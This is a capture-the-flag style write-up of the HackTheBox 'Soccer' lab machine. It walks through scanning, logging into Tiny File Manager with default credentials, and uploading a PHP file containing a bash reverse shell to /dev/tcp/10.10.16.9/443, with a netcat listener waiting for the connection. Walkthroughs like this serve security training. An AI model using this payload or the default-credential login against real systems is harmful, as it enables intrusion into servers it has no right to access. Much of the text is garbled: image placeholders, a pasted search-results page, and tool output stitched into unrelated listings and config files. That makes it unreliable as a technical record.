

Soccer_Writeup

About Soccer

- Soccer is an easy difficulty Linux machine that features a foothold based on default credentials, forfeiting access to a vulnerable version of the `Tiny File Manager`, which in turn leads to a reverse shell on the target system ([CVE-2021-45010](#)).
- Enumerating the target reveals a subdomain which is vulnerable to a blind SQL injection through websockets.
- Leveraging the SQLi leads to dumped `SSH` credentials for the `player` user, who can run `dstat` using `doas` - an alternative to `sudo`.
- By creating a custom `Python` plugin for `doas`, a shell as `root` is then spawned through the `SUID` bit of the `doas` binary, leading to fully escalated privileges.

Enumeration / Information gathering - as an outsider

Nmap

- Nmap scan

```
sudo nmap -sC -sV -Pn 10.10.11.194 -oN soccer_scan
```

```

Nmap scan report for 10.10.11.194
Host is up (0.022s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 ad:0d:84:a3:fd:cc:98:a4:78:fe:f9:49:15:da:e1:6d (RSA)
|   256 df:d6:a3:9f:68:26:9d:fc:7c:6a:0c:29:e9:61:f0:0c (ECDSA)
|_  256 57:97:56:5d:ef:79:3c:2f:cb:db:35:ff:f1:7c:61:5c (ED25519)

80/tcp    open  http         nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://soccer.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
9091/tcp  open  xmitec-xmimail?
|_fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, Help, RPCCheck, SSLSessionReq, drda, informix:
|_Advent HTTP/1.1 400 Bad Request
|   Connection: close
|_GetRequest:
|_VIP1  HTTP/1.1 404 Not Found
|   Content-Security-Policy: default-src 'none'

<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8">
<title>Error</title>
</head>
<body>
<pre>Cannot GET /</pre>
</body>
</html>

HTTPOptions, RTSPRequest: scan report for 10.10.11.194
HTTP/1.1 404 Not Found 1s up (0.022s latency)
Content-Security-Policy: default-src 'none'
X-Content-Type-Options: nosniff
Content-Type: text/html; charset=utf-8
Content-Length: 143
Date: Sat, 25 May 2024 02:03:25 GMT
Connection: close
Pivot: Soccer
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8">
<title>Error</title>
</head>
<body>
<pre>Cannot OPTIONS /</pre>
</body>

```

[40/72]

through the SUID bit of the doas binary, leading to fully escalated privileges.

Enumeration / Information gathering - as an outsider

Nmap scan

sudo nmap -sC -sV -Pn 10.10.11.194 -oN soccer_scan

File includes:

HTTP/1.1 400 Bad Request

Connection: close

GetRequest:

HTTP/1.1 404 Not Found

Content-Security-Policy: default-src 'none'

HTTP/1.1 404 Not Found 1s up (0.022s latency)

Content-Security-Policy: default-src 'none'

X-Content-Type-Options: nosniff

Content-Type: text/html; charset=utf-8

Content-Length: 143

Date: Sat, 25 May 2024 02:03:25 GMT

Connection: close

Pivot: Soccer

<!DOCTYPE html>

<html lang="en">

<head>

<meta charset="utf-8">

<title>Error</title>

</head>

<body>


<pre>Cannot OPTIONS /</pre>

</body>

-> Requests are being forwarded to http://soccer.htb, so we will add that to our vhost file:

10.10.11.194 soccer.htb\$

-> Also looking at the website `soccer.htb`, there isn't any links or any functionality, so there isn't much we can do.



- > For port 9091, we are receiving an 404 response, so this is an web server.
- > Quick googling shows that this is an web app that uses nodejs

<pre>Cannot OPTIONS /</pre>

Q All Images Videos News Maps Shopping Chat Settings

Always private Australia Safe search: moderate Any time

<https://stackoverflow.com/questions/13339695/nodejs-w-express-error-cannot-get>

NodeJS w/Express Error: Cannot GET - Stack Overflow

I had the same problem, so here's what I came up with. This is what my folder structure looked like when I ran node server.js. app/ index.html server.js After printing out the __dirname path, I realized that the __dirname path was where my server was running (app/). So, the answer to your question is this:

<https://bobbyhadz.com/blog/cannot-post-error-in-express-node-js>

Cannot POST / error in Express and Node.js [Solved] - bobbyhadz


Apr 5, 2024 · Things to note when solving the error: Make sure the path in your form's action attribute matches the path in your app.post route handler. For example, my form element has an action attribute set to /register. index.html. <form action="/register" method="post">. So my route handler should also...

<https://developer.mozilla.org/en-US/docs/Web/HTML/Element/pre>

<pre>: The Preformatted Text element - MDN Web Docs

Feb 22, 2024 · The <pre> HTML element represents preformatted text which is to be presented exactly as written in the HTML file. The text is typically rendered using a non-proportional, or monospaced, font. Whitespace inside this element is displayed as written. By default, <pre> is a block-...

- > Going to the website gives the following:



-> Seems nothing much we can do.

-> Given that there isn't much we can do, we can fuzz for vhosts or pages

Fuzzing pages/directories/vhosts

- Fuzzing for vhosts

```
ffuf -ic -w /opt/SecLists/Discovery/DNS/subdomains-top1million-  
5000.txt:FUZZ -u http://soccer.htb/ -H 'Host: FUZZ.soccer.htb' -fs 178
```

```
ffuf -ic -w /opt/SecLists/Discovery/DNS/subdomains-top1million-  
5000.txt:FUZZ -u http://soccer.htb:9091/ -H 'Host: FUZZ.soccer.htb'
```

```
        > github_upload_notes
:: Method          : GET
:: URL             : http://soccer.htb/
:: Wordlist        : FUZZ: /opt/SecLists/Discovery/DNS/
:: Header          : Host: FUZZ.soccer.htb
:: Follow redirects: false
:: Calibration    : false
:: Timeout         : 10
:: Threads         : 40
:: Matcher         : Response status: 200-299,301,302,303
:: Filter          : Response size: 178
        > Active_directory
        > Offshore
        > Pivoting
        > Soccer
extension fuzz
soccer_scan
Soccer_Writeup
        > Union

:: Progress: [4989/4989] :: Job [1/1] :: 2173 req/sec ::
```

```
        > Active_directory
        > Offshore
        > Pivoting
        > Soccer
extension fuzz
soccer_scan
Soccer_Writeup
        > Union

:: Progress: [4989/4989] :: Job [1/1] :: 2105 req/sec ::
```

-> No vhosts detected.

- Fuzzing for extension

```
ffuf -ic -w /opt/SecLists/Discovery/Web-Content/web-extensions.txt:FUZZ
-u http://soccer.htb/indexFUZZ
```

```
ffuf -ic -w /opt/SecLists/Discovery/Web-Content/web-extensions.txt:FUZZ
-u http://soccer.htb:9091/indexFUZZ
```

```

:: Method      : GET
:: URL         : http://soccer.htb/indexFUZZ
:: Wordlist    : FUZZ: /opt/SecLists/Discovery/Web-Content/wordlists/web-exten
:: Output file : extension_fuzz
:: File format : json
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200-299,301-500
soccer_scan

```

Soccer_Writeup

```

.html [Status: 200, Size: 6917, W
:: Progress: [41/41] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors: 0 :: 
[]-[eric@parrot]-[~/Desktop/htb/notes/HTB_academy/HTB_Writeups/Soccer]
[★]$
```

-> We only have .html extension for soccer.htb

```

:: Method      : GET
:: URL         : http://soccer.htb:9091/indexFUZZ
:: Wordlist    : FUZZ: /opt/SecLists/Discovery/Web-Content/web-extensions.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500
soccer_scan
Soccer_Writeup

```

```

> Active_directory
> Dante
> Follow redirects
> Calibration
> Pivoting
> Soccer
> Threads
> Matcher

```

```

> Union
[]-[eric@parrot]-[~/Desktop/htb/notes/HTB_academy/HTB_Writeups/Soccer]
[★]$
```

-> No extension for the port on 9091.

-> The website is a static website.

Fuzzing for pages/directory

```

ffuf -ic -w /opt/SecLists/Discovery/Web-Content/directory-list-2.3-
small.txt:FUZZ -u http://soccer.htb/FUZZ -e .html

```

```

ffuf -ic -w /opt/SecLists/Discovery/Web-Content/directory-list-2.3-
small.txt:FUZZ -u http://soccer.htb:9091/FUZZ -e .html

```


```
:: Method          : GET
:: URL      Let us repeat here the URL we used for the first part of the fuzzer
:: Wordlist        : FUZZ: /opt/SecLists/Discovery/Web-Content/10k-top.html
:: Extensions       : .html
:: Follow redirects : false
:: Calibration      : false
:: Timeout           : 10
:: Threads           : 40
:: Matcher           : Response status: 200-299,301,302,307,401-500
:: Fuzzing strategy : Union
:: Fuzzing type      : extension_fuzz
:: Fuzzing tool       : soccer_scan
:: Fuzzing output     : Soccer_Writeup
:: Fuzzing progress   : Union
:: Fuzzing status     : Done
:: Fuzzing duration   : 00:00:00.000000
:: Fuzzing errors     : 0
:: Fuzzing warnings   : 0
:: Fuzzing logs       : Soccer_Fuzzer.log
:: Fuzzing config     : Soccer_Fuzzer.conf
```

```
.html          [Status: 403, Size: 162, Words: 4, Lines: 1]
index.html      [Status: 200, Size: 6917, Words: 2196, Lines: 1]
tiny           [Status: 200, Size: 6917, Words: 2196, Lines: 1]
tiny            [Status: 301, Size: 178, Words: 6, Lines: 1]
```

-> We see a directory tiny fuzzed, we'll take a look at it


Web App enumeration

- Browsing to the page `http://soccer.htb/tiny` yields the page:



- Looking at the source code, it seems to have version 2.4.3

- Going to the link referenced, it has is a web based file manager in PHP.



-> One of the things we can try is default credentials for the tiny file manager and look for cve exploits.

Tiny File Manager 2.4.6 - Remote Code Execution (RCE)

| EDB-ID: | CVE: | Author: | Type: | Platform: | Date: |
|---------|--------------------------|----------------|---------|-----------|------------|
| 50828 | 2021-45010 2021-40964 | FEBIN MON SAJI | WEBAPPS | PHP | 2022-03-16 |

EDB Verified: ✘

Exploit: ⬇ / ⚡

Vulnerable App:



```
# Exploit Title: Tiny File Manager 2.4.6 - Remote Code Execution (RCE)
# Date: 14/03/2022
# Exploit Author: FEBIN MON SAJI
# Software Link: https://github.com/prasathmani/tinyfilemanager
# Version: Tiny File Manager <= 2.4.6
# Tested on: Ubuntu 20.04
# CVE : CVE-2021-40964
# Reference: https://febin0x4e4a.wordpress.com/2022/01/23/tiny-file-manager-authenticated-rce/
```

-> We see an CVE exploit that suits our version.

-> However it requires authentication.

- We also see the following in the official documentation

The screenshot shows a GitHub repository page for 'tinyfilemanager'. The top navigation bar includes links for 'README', 'GPL-3.0 license', and 'Security'. A note below the links states: 'tinymanager is highly documented on the [wiki pages](#)'. The main content area has two sections: 'Requirements' and 'How to use'. The 'Requirements' section lists: '• PHP 5.5.0 or higher.' and '• Fileinfo, iconv, zip, tar and mbstring extensions are strongly recommended.' The 'How to use' section contains instructions: 'Download ZIP with latest version from master branch.', 'Just copy the tinyfilemanager.php to your webspace - thats all :) You can also change "tinyfilemanager.php" to something else, you know what i meant for.', and a note: 'Default username/password: admin/admin@123 and user/12345.'

- Default password of admin/admin@123 and user/12345

Exploitation / Lateral Movement - Password attack (default credentials) on tiny file web app

Password attack

- We try the default password admin/admin@123 and we logged in:

The screenshot shows a file manager interface with the following details:

| Name | Type | Size | Modified | Perms | Owner | Actions |
|--------------|--------|-----------|----------------|-------|-----------|---------|
| tiny | Folder | | 17.11.22 08:07 | 0755 | root.root | |
| football.jpg | Image | 376.23 KB | 17.11.22 08:07 | 0644 | root.root | |
| ground1.jpg | Image | 264.68 KB | 17.11.22 08:07 | 0644 | root.root | |
| ground2.jpg | Image | 218.5 KB | 17.11.22 08:07 | 0644 | root.root | |
| ground3.jpg | Image | 55.05 KB | 17.11.22 08:07 | 0644 | root.root | |
| ground4.jpg | Image | 121.57 KB | 17.11.22 08:07 | 0644 | root.root | |
| index.html | HTML | 6.75 KB | 17.11.22 08:07 | 0644 | root.root | |

Full Size: 1.02 MB File: 6 Folder: 1 Memory used: 2 MB Partition size: 1.08 GB free of 3.84 GB

Buttons at the bottom: Select all, Unselect all, Invert Selection, Delete, Zip, Tar, Copy.

-> However one thing we see is that we could upload files according to the upload functionality, so we will try doing so next.

The screenshot shows the file manager interface with an upload screen. The main area is a large dashed rectangle with the text "Drop files here to upload". Above this area, there are two buttons: "Upload Files" and "Upload from URL". Below the upload area, it says "Destination Folder: /var/www/html/". At the top right, there is a "Back" button.

Enumeration / Information gathering - as admin on tiny file manager web app on hosts 10.10.11.194

File uploads attack


- We first verify the vulnerability through uploading a php script:

```
<?php echo 'Hello HTB';?>
```

File Manager 

Upload Files Upload from URL

Destination Folder: /var/www/html/



26 h
test.php

The specified folder for upload isn't writable.

-> We tried uploading it directly but it says the specified folder isn't writable.

-> So, we go back to the previous page and navigated to the folder tiny

File Manager 

| <input type="checkbox"/> | Name | Size | Modified |
|--------------------------|--|-----------|----------------|
| <input type="checkbox"/> | tiny | Folder | 17.11.22 08:07 |
| <input type="checkbox"/> |  football.jpg | 376.23 KB | 17.11.22 08:07 |
| <input type="checkbox"/> |  ground1.jpg | 264.68 KB | 17.11.22 08:07 |
| <input type="checkbox"/> |  ground2.jpg | 218.5 KB | 17.11.22 08:07 |
| <input type="checkbox"/> |  ground3.jpg | 55.05 KB | 17.11.22 08:07 |
| <input type="checkbox"/> |  ground4.jpg | 121.57 KB | 17.11.22 08:07 |
| <input type="checkbox"/> |  index.html | 6.75 KB | 17.11.22 08:07 |

Full Size: 1.02 MB File: 6 Folder: 1 Memory used: 2 MB Partition size: 1.08 GB free of 3.84 GB

Select all Unselect all Invert Selection Delete Zip Tar Copy

File Manager  / tiny


| | Name | Size | Modified |
|--|---------------------|-----------|----------------|
| | .. | | |
| | uploads | Folder | 19.11.22 04:55 |
| | tinyfilemanager.php | 176.56 KB | 17.11.22 08:07 |

Full Size: 176.56 KB File: 1 Folder: 1 Memory used: 2 MB Partition size: 1.08 GB free of 3.84 GB


Select all Unselect all Invert Selection Delete Zip Tar Copy

-> Here we spot and uploads called uploads and we'll attempt it there.

File Manager  / tiny / uploads


 

Destination Folder: /var/www/html/tiny/uploads



-> It seems that we have uploaded test.php successfully into the folder

- Accessing the page gives



-> We have confirmed that the web page is vulnerable to file upload attack.

Exploitation / Lateral Movement - File Uploads attack on tiny file web app

- We will write the following php code

```
## On our linux host
sudo nc -lvpn 443

## on web target
<?php exec("/bin/bash -c 'bash -i >& /dev/tcp/10.10.16.9/443 0>&1'"); ?>

- Access http://soccer.htb/tiny/uploads/shell.php
```

```
— [★]$ sudo nc -lvpn 443
listening on [any] 443 ...
connect to [10.10.16.9] from (UNKNOWN) [10.10.11.194] 37230
bash: cannot set terminal process group (1043): Inappropriate ioctl for device
bash: no job control in this shell
www-data@soccer:~/html/tiny/uploads$ whoami
whoami
www-data
```

```
— [★]$ sudo nc -lvpn 443
Listening on [any] 443 ...
connect to [10.10.16.9] from (UNKNOWN) [10.10.11.194] 37230
bash: no job control in this shell
www-data@soccer:~/html/tiny/uploads$ whoami
www-data
www-data@soccer:~/html/tiny/uploads$ soccer_scan
soccer_scan
```

-> And we obtained an RCE.

Enumeration / Information gathering - as www-data on 10.10.11.194

Linux enumeration

- Listing process

```
ps aux
```

| USER | PID | %CPU | %MEM | VSZ | RSS | TTY | STAT | START | TIME | COMMAND |
|----------|----------|------|------|-------|------|-----|------|-------|------|---------------|
| www-data | 1108 | 0.0 | 0.1 | 54080 | 6200 | ? | S | 01:45 | 0:04 | nginx: worker |
| www-data | 1109 | 0.1 | 0.1 | 54080 | 6432 | ? | S | 01:45 | 0:05 | nginx: worker |
| www-data | 2068 | 0.0 | 0.0 | 2608 | 600 | ? | S | 03:00 | 0:00 | sh -c /bin |
| | 43 0>&1' | | | | | | | | | |
| www-data | 2069 | 0.0 | 0.0 | 3976 | 2944 | ? | S | 03:00 | 0:00 | /bin/bash |
| www-data | 2070 | 0.0 | 0.0 | 4108 | 3516 | ? | S | 03:00 | 0:00 | bash -i |
| www-data | 2077 | 0.0 | 0.0 | 5892 | 2892 | ? | R | 03:02 | 0:00 | ps aux |

-> One thing we see is that we are not seeing much processes, only from users ourselves

- Network connection enumeration

```
netstat -tunlp
```

```
www-data@soccer:~/html/tiny/uploads$ netstat -tunlp
netstat -tunlp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State      PID/Program name
tcp      0      0 0.0.0.0:80                0.0.0.0:*              LISTEN    1108/nginx: worker
tcp      0      0 127.0.0.53:53             0.0.0.0:*              LISTEN    -
tcp      0      0 0.0.0.0:22                0.0.0.0:*              LISTEN    -
tcp      0      0 127.0.0.1:3000             0.0.0.0:*              LISTEN    → Network connection enumeration
tcp      0      0 0.0.0.0:9091              0.0.0.0:*              LISTEN    -
tcp      0      0 127.0.0.1:3306             0.0.0.0:*              LISTEN    -
tcp      0      0 127.0.0.1:3306             0.0.0.0:*              LISTEN    -
tcp6     0      0 ::1:80                  ::*:*                  LISTEN    1108/nginx: worker
tcp6     0      0 ::1:22                  ::*:*                  LISTEN    -
udp      0      0 127.0.0.53:53             0.0.0.0:*              LISTEN    -
udp      0      0 0.0.0.0:68                0.0.0.0:*              LISTEN    -
```

- > One thing we see is that we are not seeing the pid of the processes, which is weird.
-> We can take a look at the fstab file to see if we have hidrepid=2 set.

- Looking at fstab file

```
cat /etc/fstab
```

```
www-data@soccer:~/html/tiny/uploads$ cat /etc/fstab
cat /etc/fstab
LABEL=cloudimg-rootfs /          ext4  defaults        0 1
#VAGRANT-BEGIN
# The contents below are automatically generated by Vagrant. Do not modify.
data /data vboxsf uid=1000,gid=1000,_netdev 0 0
vagrant /vagrant vboxsf uid=1000,gid=1000,_netdev 0 0
#VAGRANT-END
/dev/sda1 none swap sw 0 0
proc    /proc  proc  defaults,nodev,relatime,hidrepid=2
```

- > We can see that we don't have access to process by other users.
-> Also, looking at the service connection internally, we see that localhost is listening on port 3000, so we can take a look of the nginx configuration file to see what is going on.

- Looking at nginx configuration file

```
cd /etc/nginx  
ls  
cd sites-enabled  
cat soc-player.htb
```


```
www-data@soccer:/etc/nginx/sites-enabled$ cat soc-player.htb  
cat soc-player.htb  
server {  
    listen 80;  
    listen [::]:80;  
    begin with an Ubu  
    server_name soc-player.soccer.htb;  
    root /root/app/views;  
    There are many ch  
    location / {  
        interesting w  
        proxy_pass http://localhost:3000;  
        proxy_http_version 1.1;  
        proxy_set_header Upgrade $http_upgrade;  
        proxy_set_header Connection 'upgrade';  
        proxy_set_header Host $host;  
        Anyon proxy_cache_bypass $http_upgrade;  
    }  
    will help us be suc  
}  
} Typically we'll wan  
www-data@soccer:/etc/nginx/sites-enabled$
```

-> We see that there is a proxy pass from soc-player.soccer.htb to local host port 3000, so we will add it to our host file

```
10.10.11.194 soccer.htb soc-player.soccer.htb$
```

Enumeration on website soc-player.soccer.htb

- We will go to the website soc-player.soccer.htb, we see the following:

